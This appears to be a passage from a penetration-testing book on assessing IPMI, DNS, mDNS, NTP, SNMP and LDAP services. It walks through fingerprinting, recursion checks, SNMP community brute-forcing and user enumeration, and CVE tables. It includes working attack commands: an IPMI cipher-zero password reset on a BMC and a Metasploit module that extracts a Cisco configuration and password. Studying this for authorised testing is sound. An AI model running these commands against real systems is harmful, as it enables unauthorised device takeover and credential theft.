root@kali:~# apt-get install ipmitool root@kali:~# ipmitool -I lanplus -C 0 -H 10.0.0.22 -U root -P root user list ID Name Callin Link Auth IPMI Msg Channel Priv Limit 2 root true true true ADMINISTRATOR 3 Oper1 true true true ADMINISTRATOR root@kali:~# ipmitool -I lanplus -C 0 -H 10.0.0.22 -U root -P root user set password 2 abc123 root@kali:~# ssh root@10.0.0.22 root@10.121.1.22's password:abc123/admin1-> version SM CLP Version: 1.0.2 SM ME Addressing Version: 1.0.0b /admin1-> help [Usage] show [<options>] [<target>] [<properties>] [<propertyname>== <propertyvalue>] set [<options>] [<target>] <propertyname>=<value> cd [<options>] [<target>] create [<options>] <target> [<property of new target>=<value>] [<property of new target>=<value>] delete [<options>] <target> exit [<options>] reset [<options>] [<target>] start [<options>] [<target>] stop [<options>] [<target>] version [<options>] help [<options>] [<help topics>] load -source <URI> [<options>] [<target>] dump -destination <URI> [<options>] [<target>]
Chapter 4 describes the tactics used to enumerate and map networks via DNS. Name servers use two ports to fulfill requests: UDP port 53 to serve regular requests (i.e., resolve names to IP addresses, and vice versa), and TCP port 53 to reliably send high volumes of data, such as DNS zone files.
DNS services are vulnerable to the following classes of attack:
Denial of service, limiting name service availability
Memory corruption and code execution via server software defects
Cache poisoning and corruption, undermining integrity of name service
To investigate the configuration, first fingerprint the service, and then enumerate support for recursion and other features, as detailed in the following sections.
ISC BIND name servers are easily fingerprinted using Nmap, as shown in Example 7-15. The utility sends version.bind and NSID requests, and parses the output to reveal the BIND version and server identifier. Example 7-16 demonstrates NSID output from Rackspace’s name servers.
root@kali:~# nmap -Pn -sU -A -p53 ns2.isc-sns.com

Starting Nmap 6.46 (http://nmap.org) at 2014-11-07 17:46 UTC
Nmap scan report for ns2.isc-sns.com (38.103.2.1)
PORT   STATE SERVICE VERSION
53/udp open  domain  ISC BIND 9.9.3-S1-P1
| dns-nsid:
|_  bind.version: 9.9.3-S1-P1
root@kali:~# nmap -Pn -sU -A -p53 ns.rackspace.com

Starting Nmap 6.46 (http://nmap.org) at 2014-11-07 18:10 UTC
Nmap scan report for ns.rackspace.com (69.20.95.4)
PORT   STATE SERVICE VERSION
53/udp open  domain  ISC BIND hostmaster
| dns-nsid:
|   NSID: a4.iad3 (61342e69616433)
|_  id.server: a4.iad3

root@kali:~# nmap -Pn -sU -A -p53 ns2.rackspace.com

Starting Nmap 6.46 (http://nmap.org) at 2014-11-07 18:13 UTC
Nmap scan report for ns2.rackspace.com (65.61.188.4)
PORT   STATE SERVICE VERSION
53/udp open  domain  ISC BIND hostmaster
| dns-nsid:
|   NSID: a4.lon3 (61342e6c6f6e33)
|_  id.server: a4.lon3
Nmap also fingerprints TinyDNS and Microsoft DNS services reliably. If the service or version is unknown, you can usually infer it based on other factors (e.g., the operating system version).
You can manually perform these tests with dig, as follows:
root@kali:~# dig +short version.bind chaos txt @ns2.isc-sns.com
"9.9.3-S1-P1"
root@kali:~# dig +short +nsid CH TXT id.server @ns2.rackspace.com
"a1.lon3"
Recursion is a fundamental DNS feature by which name servers forward requests on behalf of clients. Internal name servers commonly support recursion; however, Internet-exposed name servers should not honor recursive queries from untrusted sources. Support for recursion by publicly accessible name servers can lead to denial of service because UDP queries from spoofed sources result in traffic being amplified and sent to arbitrary locations.21
Cache poisoning is also a risk for servers supporting recursion if UDP source port or TXID values are predictable.22 Example 7-17 demonstrates the use of Nmap’s dns-recursion, dns-random-srcport, and dns-random-txid scripts to evaluate recursion support and sample randomness.
root@kali:~# nmap -sSUV -p53 --script dns-recursion,dns-random-srcport,dns-random-txid \
192.168.208.2

Starting Nmap 6.46 (http://nmap.org) at 2014-12-16 14:17 UTC
Nmap scan report for 192.168.208.2
PORT   STATE  SERVICE VERSION
53/udp open   domain  Microsoft DNS
|_dns-random-srcport: GREAT: 7 queries in 0.6 seconds from 7 ports with std dev 10785
|_dns-random-txid: GREAT: 11 queries in 24.6 seconds from 11 txids with std dev 17480
|_dns-recursion: Recursion appears to be enabled
Vulnerabilities in ISC BIND and Microsoft DNS are summarized here. Upon fingerprinting exposed name servers and enumerating their supported features, you can zero-in on specific flaws.
ISC BIND is plagued by denial of service flaws. Table 7-12 lists known remotely exploitable vulnerabilities in BIND 9.10, 9.9, and 9.8.1. You can find details of vulnerabilities within older releases within the ISC BIND 9 vulnerability matrix.23
| Vulnerability | Reference(s) | Affected releases |
|---|---|---|
| Multiple denial of service vulnerabilities via malformed packets |
CVE-2016-1285 CVE-2016-1284 |
9.10.0 to 9.10.3-P3 9.9.8-P3 and prior |
| Remote BIND crash via unspecified vectors | CVE-2015-8461 |
9.10.3 to 9.10.3-P1 9.9.8 to 9.9.8-P1 |
| Flaw in openpgpkey_61.c resulting in denial of service via a crafted DNS response | CVE-2015-5986 |
9.10.0 to 9.10.2-P3 9.9.7-P2 and prior |
| Multiple recursive resolver crashes from querying a name within a crafted DNSSEC zone |
CVE-2015-5722 CVE-2015-4620 |
|
| Server crash via TKEY queries | CVE-2015-5477 |
9.10.0 to 9.10.2-P2 9.9.7-P1 and prior |
| Delegation chaining denial of service flaw | CVE-2014-8500 |
9.10.0 and 9.10.1 9.9.6 and prior |
| BIND named crash via EDNS processing | CVE-2014-3859 | 9.10.0 and 9.10.0-P1 |
| Server crash via recursive prefetch bug | CVE-2014-3214 | 9.10.0 |
| DNSSEC NSEC3 query results in crash | CVE-2014-0591 |
9.9.4-P1 and prior 9.8.6-P1 and prior |
| BIND named crash via a crafted query | CVE-2013-4854 |
9.9.3-P1 and prior 9.8.5-P1 and prior |
| Recursive resolver crash via malformed zone | CVE-2013-3919 | 9.9.3 and 9.8.5 |
| Memory exhaustion via regular expression | CVE-2013-2266 |
9.9.2-P1 and prior 9.8.4-P1 and prior |
| BIND 9 DNS64 crash through RPZ query | CVE-2012-5689 |
9.9.2-P2 and prior 9.8.4-P2 and prior |
| BIND named denial of service flaw | CVE-2012-5166 |
9.9.1-P3 and prior 9.8.3-P3 and prior |
| Denial of service via crafted RR data | CVE-2012-4244 |
9.9.1-P2 and prior 9.8.3-P2 and prior |
| Memory leak from high TCP query load | CVE-2012-3868 | 9.9.1-P1 and prior |
| Bad cache assertion failure due to high load | CVE-2012-3817 |
9.9.1-P1 and prior 9.8.3-P1 and prior |
| Zero length rdata handling denial of service | CVE-2012-1667 |
9.9.1 and prior 9.8.3 and prior |
| BIND 9 resolver crash via error logging | CVE-2011-4313 | 9.8.1 and prior |
Table 7-13 details significant remotely exploitable cache poisoning, denial of service, and overflow conditions affecting the Microsoft DNS Server.
| Vulnerability | Reference | Affected platforms (up to) |
|---|---|---|
| Use-after-free bug resulting in remote code execution | CVE-2016-3227 | Windows Server 2012 Gold |
| Remote code execution flaw | CVE-2015-6125 | Windows Server 2008 R2 SP1 |
| Denial of service via crafted query | CVE-2012-0006 | Windows Server 2008 R2 SP1 Windows Server 2003 SP2 |
| Resolver cache ghost domain flaw | CVE-2012-1194 | Windows Server 2008 SP2 |
| Uninitialized memory corruption resulting in denial of service | CVE-2011-1970 | Windows Server 2008 R2 SP1 Windows Server 2003 SP2 |
NAPTR record memory corruption resulting in remote code execution |
CVE-2011-1966 | Windows Server 2008 R2 SP1 |
| DNS cache poisoning flaw | CVE-2009-0234 | Windows Server 2008 Windows Server 2003 SP2 |
Apple Bonjour and Linux zero-configuration networking implementations (e.g., Avahi) use mDNS to discover network peripherals within the local network. The mDNS service uses UDP port 5353 and is queried using Nmap24, as shown in Example 7-18.
root@kali:~# nmap -Pn -sUC -p5353 192.168.1.2

Starting Nmap 6.46 (http://nmap.org) at 2015-01-01 10:30 GMT
Nmap scan report for 192.168.1.2
PORT     STATE SERVICE
5353/udp open  zeroconf
| dns-service-discovery:
|   9/tcp workstation
|     Address=192.168.1.2
|   22/tcp ssh
|     Address=192.168.1.2
|   22/tcp sftp-ssh
|     Address=192.168.1.2
|   445/tcp smb
|     Address=192.168.1.2
|   4713/tcp pulse-sink
|     Address=192.168.1.2
|   4713/tcp pulse-server
|     server-version=pulseaudio 5.0
|     user-name=initguru
|     machine-id=6083a8593496fa5eba1c308b0000001e
|     uname=Linux x86_64 3.12.21-gentoo-r1 #2 SMP Sat Jul 5 22:43:00 KST 2014
|     fqdn=localhost
|     cookie=0x077ff0b8
|_    Address=192.168.1.2
NTP services are often found running on UDP port 123 of network devices and Unix-based systems. You can use the ntp-info and ntp-monlist scripts within Nmap to query accessible services, as shown in Example 7-19. Responses often reveal the server software version, operating system details, and NTP configuration, including IP addresses of public and nonpublic peers.
root@kali:~# nmap -sU -p123 --script ntp-* 125.142.170.129

Starting Nmap 6.46 (http://nmap.org) at 2014-11-14 09:20 UTC
Nmap scan report for 125.142.170.129
PORT    STATE SERVICE
123/udp open  ntp
| ntp-info:
|   receive time stamp: 2014-11-14T20:02:46
|   version: ntpd 4.2.6p2@1.2194 Tue Nov 26 07:56:40 UTC 2013 (1)
|   processor: mips
|   system: Linux/2.6.32
|   leap: 0
|   stratum: 3
|   precision: -14
|   rootdelay: 12.952
|   rootdisp: 35.490
|   refid: 220.73.142.70
|   reftime: 0xd810db0a.29b70fc0
|   clock: 0xd810de66.6f95a453
|   peer: 5552
|   tc: 10
|   mintc: 3
|   offset: -1.031
|   frequency: -5.120
|   sys_jitter: 0.940
|   clk_jitter: 0.971
|_  clk_wander: 0.123
| ntp-monlist:
|   Target is synchronised with 220.73.142.70
|   Public Peers (1)
|       221.39.227.251
|   Public Clients (1)
|_      162.216.3.10
Along with these information leak issues, known defects within NTP server packages are listed in Table 7-14. You can find recent security bulletins and vulnerability details online through the NTP support portal.25
| CVE reference(s) | Affected software | Notes |
|---|---|---|
| CVE-2016-1384 | Cisco IOS 15.5 and others | Remote attackers can modify system time via crafted packets |
| CVE-2015-7871 | NTP 4.2.5p186 to 4.2.8p3 | Crypto-NAK bypass resulting in time being set by unauthenticated peersa |
|
CVE-2015-7855 to CVE-2015-7848 |
NTP 4.2.8p3 Cisco products |
Multiple overflows and memory corruption flaws resulting in unintended consequences |
| CVE-2014-9750 | NTP 4.2.8 | Process memory information leak |
| CVE-2014-9295 | NTP 4.2.7 | Multiple overflow vulnerabilities |
| CVE-2014-3309 | Cisco IOS | NTP deny all ACL bypass |
| CVE-2013-5211 | NTP 4.2.7p25 | Traffic amplification flaw resulting in distributed denial of service |
CVE-2009-1252 CVE-2009-0159 |
NTP 4.2.4p6 and 4.2.5p152 | Multiple stack overflows |
| CVE-2009-0021 | NTP 4.2.4p5 and 4.2.5p151 | NTP time spoofing flaw |
Simple Network Management Protocol (SNMP) services are often run on managed switches, routers, and server operating systems (e.g., Microsoft Windows Server and Linux) for monitoring purposes. SNMP is accessed upon providing a valid community string within a UDP datagram to port 161. Most servers are configured with two community strings: one providing read-only access to the SNMP Management Information Base (MIB), and the other both read and write access.
The MIB is a hierarchy of Object Identifier (OID) values, as demonstrated by Example 7-20. In this case, we connect using SNMP version 1 and a community string of public to access 192.168.0.42.
root@kali:~# snmpwalk -v 1 -c public 192.168.0.42
.1.3.6.1.2.1.1.1.0 = STRING: "Cisco Internetwork Operating System Software IOS (tm) C837
Software (C837-K9O3Y6-M), Version 12.3(2)XC2, EARLY DEPLOYMENT RELEASE SOFTWARE (fc1)
Synched to technology version 12.3(1.6)T
Technical Support: http://www.cisco.com/techsupport
Copyright (c"
iso.3.6.1.2.1.1.2.0 = OID: .1.3.6.1.4.1.9.1.495
iso.6.1.2.1.1.3.0 = Timeticks: (749383984) 86 days, 17:37:19.84
iso.3.6.1.2.1.1.4.0 = "admin@localhost"
iso.3.6.1.2.1.1.5.0 = STRING: "pipex-gw.trustmatta.com"
iso.3.6.1.2.1.1.6.0 = "4th floor"
The SNMP utilities within Kali Linux do not resolve OID entries to human-readable values. To enable this support, use the following commands to download MIB data and override directives within /etc/snmp/snmp.conf:
apt-get install snmp-mibs-downloader
download-mibs
echo "" > /etc/snmp/snmp.conf
The snmpwalk utility will then provide descriptions for each value, as shown:
SNMPv2-MIB::sysDescr.0 = STRING: Cisco Internetwork Operating System Software IOS (tm) C837
Software (C837-K9O3Y6-M), Version 12.3(2)XC2, EARLY DEPLOYMENT RELEASE SOFTWARE (fc1)
Synched to technology version 12.3(1.6)T
Technical Support: http://www.cisco.com/techsupport
Copyright (c
SNMPv2-MIB::sysObjectID.0 = OID: SNMPv2-SMI::enterprises.9.1.495
DISMAN-EVENT-MIB::sysUpTimeInstance = Timeticks: (749894097) 86 days, 17:39:01.14
SNMPv2-MIB::sysContact.0 = STRING: admin@localhost
SNMPv2-MIB::sysName.0 = STRING: pipex-gw.trustmatta.com
SNMPv2-MIB::sysLocation.0 = STRING: 4th floor
Servers may support SNMP protocol version 1, 2, or 3, as described in Table 7-15. When using snmpwalk, use the -v flag to specify the protocol. SNMPv3 servers can also run over TCP port 161 and use TLS to provide transport security.
| Version | Authentication | Transport security (optional) |
|---|---|---|
| 1 | Community string | None |
| 2 | ||
| 3 | Username and password, hashed using MD5 or SHA-1 | 168-bit 3DES or 256-bit AES |
SNMP services are vulnerable to the following classes of remote attack:
User enumeration via SNMPv3
Brute-force grinding of community string and user password values
Exposing useful information through reading SNMP data (low privilege)
Exploitation through writing SNMP data (high privilege)
Exploitation of software implementation flaws, resulting in unintended consequences (e.g., privileged remote code execution)
Individual tactics are discussed in the following sections.
To query accessible SNMP services running version 3 and enumerate usernames, install the SNMP MIBS package and download Rory McCune’s snmpv3enum.rb script as follows:
apt-get install snmp-mibs-downloader
download-mibs
wget http://bit.ly/2ccg7cj
wget http://bit.ly/2cch18I
chmod 755 snmpv3enum.rb
When the script is in place, launch the attack with the default username list:
root@kali:~# ./snmpv3enum.rb -i 10.0.0.5 -u usernames
valid username : snmpAdmin on host : 10.0.0.5
Hydra supports brute-force grinding across SNMP versions 1, 2, and 3, as demonstrated by Example 7-21.
root@kali:~# hydra -U snmp
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2014-12-16 12:08:39

Help for module snmp:
============================================================================
Module snmp is optionally taking the following parameters:
   READ  perform read requests (default)
   WRITE perform write requests
   1     use SNMP version 1 (default)
   2     use SNMP version 2
   3     use SNMP version 3
           Note that SNMP version 3 usually uses both login and passwords!
           SNMP version 3 has the following optional sub parameters:
             MD5   use MD5 authentication (default)
             SHA   use SHA authentication
             DES   use DES encryption
             AES   use AES encryption
           if no -p/-P parameter is given, SNMPv3 noauth is performed, which
           only requires a password (or username) not both.
To combine the options, use colons (":"), e.g.:
   hydra -L user.txt -P pass.txt -m 3:SHA:AES:READ target.com snmp
   hydra -P pass.txt -m 2 target.com snmp
The Metasploit SNMP community dictionary26 contains many vendor defaults and weak values that should be used when testing version 1 and 2 endpoints. You should consider default username/password combinations (as found within Table 7-9) when attacking version 3. Many Cisco devices running SNMPv3 support a username and password value of default.27
Through SNMP you can obtain useful information (e.g., listening network services, running processes, usernames, and internal IP addresses). Example 7-22 demonstrates username enumeration against a Microsoft Windows system by walking a particular OID value. Table 7-16 lists other values that reveal useful configuration details within Microsoft Windows hosts exposing SNMP.
root@kali:~# snmpwalk -c public 192.168.102.251 .1.3.6.1.4.1.77.1.2.25
enterprises.77.1.2.25.1.1.101.115.115 = "Chris"
enterprises.77.1.2.25.1.1.65.82.84.77.65.78 = "IUSR_CARTMAN"
enterprises.77.1.2.25.1.1.65.82.84.77.65.78 = "IWAM_CARTMAN"
enterprises.77.1.2.25.1.1.114.97.116.111.114 = "Administrator"
enterprises.77.1.2.25.1.1.116.85.115.101.114 = "TsInternetUser"
enterprises.77.1.2.25.1.1.118.105.99.101.115 = "NetShowServices"
| OID | Information gathered |
|---|---|
.1.3.6.1.2.1.1.5 |
Hostname |
.1.3.6.1.4.1.77.1.4.2 |
Domain name |
.1.3.6.1.4.1.77.1.2.25 |
Usernames |
.1.3.6.1.4.1.77.1.2.3.1.1 |
Running services |
.1.3.6.1.4.1.77.1.2.27 |
Share information |
Secrets including passwords and writable community strings are often exposed via SNMP. As such, you should manually review MIB contents during testing. Metasploit28 also extracts useful data.
Example 7-23 demonstrates a Linux server revealing internal network details via SNMP, including IP and MAC addresses of hosts within the 10.178.64.0/24 block (output stripped for brevity).
root@kali:~# snmpwalk -v 1 -c public 60.56.160.15
RFC1213-MIB::atNetAddress.3.1.10.178.64.1 = Network Address: 0A:B2:40:01
RFC1213-MIB::atNetAddress.3.1.10.178.64.9 = Network Address: 0A:B2:40:09
RFC1213-MIB::atNetAddress.3.1.10.178.64.31 = Network Address: 0A:B2:40:1F
RFC1213-MIB::atNetAddress.3.1.10.178.64.59 = Network Address: 0A:B2:40:3B
RFC1213-MIB::atNetAddress.3.1.10.178.65.192 = Network Address: 0A:B2:41:C0
RFC1213-MIB::atNetAddress.3.1.10.178.93.215 = Network Address: 0A:B2:5D:D7
Metasploit contains two modules29, 30 that you can use to read the running configuration and upload files to Cisco devices upon achieving SNMP write access. Both start a TFTP server and overwrite values within the MIB of the target to elicit a file upload or download (requiring the TFTP service to be accessible by the target host).
Example 7-24 demonstrates the cisco_config_tftp module used to obtain a router configuration from a vulnerable device. Daniel Mende’s snmpattack.pl31 might also prove useful during testing.
msf > use auxiliary/scanner/snmp/cisco_config_tftp
msf auxiliary(cisco_config_tftp)> set LHOST 192.168.102.200
msf auxiliary(cisco_config_tftp)> set OUTPUTDIR /tmp/
msf auxiliary(cisco_config_tftp)> set RHOSTS 192.168.102.250
msf auxiliary(cisco_config_tftp)> set COMMUNITY private
msf auxiliary(cisco_config_tftp)> run
[*] Starting TFTP server...
[*] Scanning for vulnerable targets...
[*] Trying to acquire configuration from 192.168.102.250...
[*] Scanned 1 of 1 hosts (100% complete)
[*] Providing some time for transfers to complete...
[*] Incoming file from 192.168.102.250 – 192.168.102.250.txt 1151 bytes
[+] 192.168.102.250:161 SNMP Community (RW): private
[*] Collecting: private
[+] 192.168.102.250:161 Unencrypted VTY Password: control
An extension of this attack is to use UDP spoofing. If the SNMP service listening on the target device has an ACL and does not respond to packets sent from your address, you can spoof SNMP commands to appear to be from a trusted host (e.g., the external IP address of a firewall or an internal management system).
Table 7-17 lists remotely exploitable vulnerabilities within SNMP implementations. Significant flaws resulting in denial of service are included, along with privilege escalation bugs requiring authentication.
| CVE reference | Vendor | Notes |
|---|---|---|
| CVE-2016-6366 | Cisco | Buffer overflow in Cisco ASA 9.4.2.3 and prior allows authenticated attackers to execute arbitrary code via crafted IPv4 SNMP packetsa |
| CVE-2014-3341 | NX-OS VLAN enumeration via SNMP | |
| CVE-2014-3291 | Wireless LAN Controller device restart upon SNMP polling | |
| CVE-2014-2103 | Intrusion Prevention System denial of service via malformed SNMP packets | |
| CVE-2012-6151 | – | Net-SNMP 5.7.1 denial of service |
CVE-2013-4631 CVE-2013-4630 |
Huawei | Multiple SNMPv3 denial of service and overflow vulnerabilities within Huawei AR routers |
| CVE-2013-3634 | Siemens | Scalance X200 IRT switch SNMPv3 authentication bypass |
| CVE-2013-1204 | Cisco | IOS XR SNMP denial of service |
CVE-2013-1180 CVE-2013-1179 |
Multiple NX-OS vulnerabilities, resulting in code execution via SNMP by authenticated users | |
| CVE-2013-1217 | IOS device reload via SNMP flooding | |
| CVE-2013-2780 | Siemens | SIMATIC S7-1200 PLC denial of service via SNMP resulting in control outage |
| CVE-2012-3268 | HP | Certain 3Com devices provide sensitive user information to authenticated clients via SNMP |
| CVE-2013-1105 | Cisco | Wireless LAN Controllers make it possible for remote authenticated clients to read and modify the device configuration via SNMP |
| CVE-2012-1365 | Unified Computing System 1.4 and 2.0 make it possible for remote authenticated attackers to cause denial of service via SNMP | |
| CVE-2011-4023 | NX-OS 5.0 authenticated denial of service flaw resulting in memory corruption via SNMP | |
| CVE-2010-2982 | Unified Wireless Network Solution 7.0.97 makes it possible for remote attackers to discover group passwords via SNMP | |
| CVE-2010-2705 | HP | ProCurve PA.03.02 firmware reveals sensitive information via SNMP (with unknown vectors) |
a Omar Santos, “The Shadow Brokers EPICBANANA and EXTRABACON Exploits”, Cisco Security Blog, August 17, 2016. | ||
Lightweight Directory Access Protocol (LDAP) services are commonly found running on Microsoft Active Directory, Exchange, and IBM Domino servers. Within Active Directory, the LDAP service is known as the Global Catalog. Table 7-18 lists individual ports supporting LDAP services. The current protocol used by many implementations is LDAP 3.0.
| Port | Protocol | TLS | Name | Description | |
|---|---|---|---|---|---|
| TCP | UDP | ||||
| 389 |
● |
● |
– | ldap | LDAP |
| 636 |
● |
– |
● |
ldaps | |
| 3268 |
● |
– | – | globalcat | Microsoft Global Catalog |
| 3269 |
● |
– |
● |
globalcats | |
LDAP is an open protocol providing directory information services over IP. Directory services provide information about users, systems, networks, services, and applications throughout a network.
Exposed LDAP servers are vulnerable to the following classes of remote attack:
Information leak via anonymous binding
Brute-force password grinding
Authenticated modification of data within the LDAP directory
Exploitation of LDAP server software defects (with or without credentials)
I discuss these tactics within the subsequent sections. Before that, let’s go over the LDAP protocol32 and its features with regard to authentication, operations, and directory structure.
Clients use one of two authentication methods33 when connecting to a server:
DIGEST-MD5 and CRAM-MD5.Figure 7-2 demonstrates the way in which SASL acts as an abstraction layer between exposed services (e.g., SMTP and XMPP) and authentication providers.

Table 7-19 lists common authentication mechanisms presented via SASL.
| Mechanism | Notes |
|---|---|
CRAM-MD5 |
An MD5 challenge-response authentication mechanism.a This method is susceptible to known plaintext attack by which tools, including Cain & Abel, can crack passwords upon sniffing challenge–response data |
DIGEST-MD5 |
Digest MD5 authentication, in which a server sends a challenge and nonce value, which is then hashed by a client using a key derived from a combination of username, password, and realmb |
GSSAPI |
Kerberos authentication via the GSSAPIc |
GSS-SPNEGO |
Microsoft negotiate authentication via the GSSAPI |
NTLM |
Microsoft NTLM authenticationd |
OTP |
One-time passworde |
PLAIN |
Plaintext authentication with base64 encoding |
d See “4.1 SMTP Client Successfully Authenticating to an SMTP Server” on the Microsoft Developer Network. | |
Table 7-20 lists individual operations used to authenticate with an LDAP server and then retrieve, add, or modify directory data.
| Operation | Description |
|---|---|
BIND |
Authenticate with LDAP |
SEARCH |
Search the directory |
COMPARE |
Test if an entry contains a given attribute value |
ADD |
Add a new entry |
DELETE |
Delete an entry |
MODIFY |
Modify an entry |
MODIFY DN |
Move or rename a DN |
ABANDON |
Abort the previous request |
EXTENDED |
Extended operation |
UNBIND |
Close the connection |
Most operations work upon authenticating. Figure 7-3 demonstrates the network transport, TLS, SASL, and LDAP message layers. You can run TLS either over an existing LDAP channel (i.e., TCP port 389) via the STARTTLS command, or through a dedicated LDAPS port (such as TCP port 636).

The OpenLDAP utilities package (openldap-utils) includes clients that perform the operations listed in Table 7-20, along with extended operations (e.g., LDAP user password changing).
Directories consist of X.500 attributes.35 Within LDAP hierarchy, four attributes define the parent domain, organization, organizational units (OUs), and objects (e.g., users or individual systems), as listed in Table 7-21 and shown in Figure 7-4.
| Attribute | Description | Example |
|---|---|---|
| DC | Domain component | dc=example,dc=com |
| O | Organization | o=Example LLC |
| OU | Organizational unit name | ou=Marketing |
| CN | Common name | cn=John Smith |
Within LDAP, a Distinguished Name (DN) is a full path to an object. Here are a couple of examples of LDAP DNs within Figure 7-4:
cn=John West,ou=Engineering,dc=example,dc=com
cn=Sally Stevens,ou=Sales,dc=example,dc=com

Other attributes (e.g., telephoneNumber and roomNumber) can define values relating to individual objects. You can define user password hashes, command shells, UID values, and other variables in this manner. Structures and attributes found within Microsoft Active Directory often include the following:
Domains, users, and groups, and OUs
Group policy objects (attached to OUs to enforce particular policies)
Systems (i.e., workstations, servers, and network devices)
Server applications and functions
Sites and networks (used for mail routing within Microsoft Exchange)
Nmap is used to fingerprint and query exposed LDAP services, as demonstrated by Example 7-25. Depending on server configuration, you might be able to access the root DSE object and search the LDAP directory via an anonymous binding.
root@kali:~# nmap -Pn -sV -p389 --script ldap-rootdse,ldap-search 50.116.56.5

Starting Nmap 6.46 (http://nmap.org) at 2014-12-15 02:08 UTC
Nmap scan report for oscar.orcharddrivellc.com (50.116.56.5)
PORT    STATE SERVICE VERSION
389/tcp open  ldap    OpenLDAP 2.2.X - 2.3.X
| ldap-rootdse:
| LDAP Results
|   <ROOT>
|       namingContexts: dc=orcharddrivellc,dc=com
|       supportedControl: 2.16.840.1.113730.3.4.18
|       supportedControl: 2.16.840.1.113730.3.4.2
|       supportedControl: 1.3.6.1.4.1.4203.1.10.1
|       supportedControl: 1.2.840.113556.1.4.319
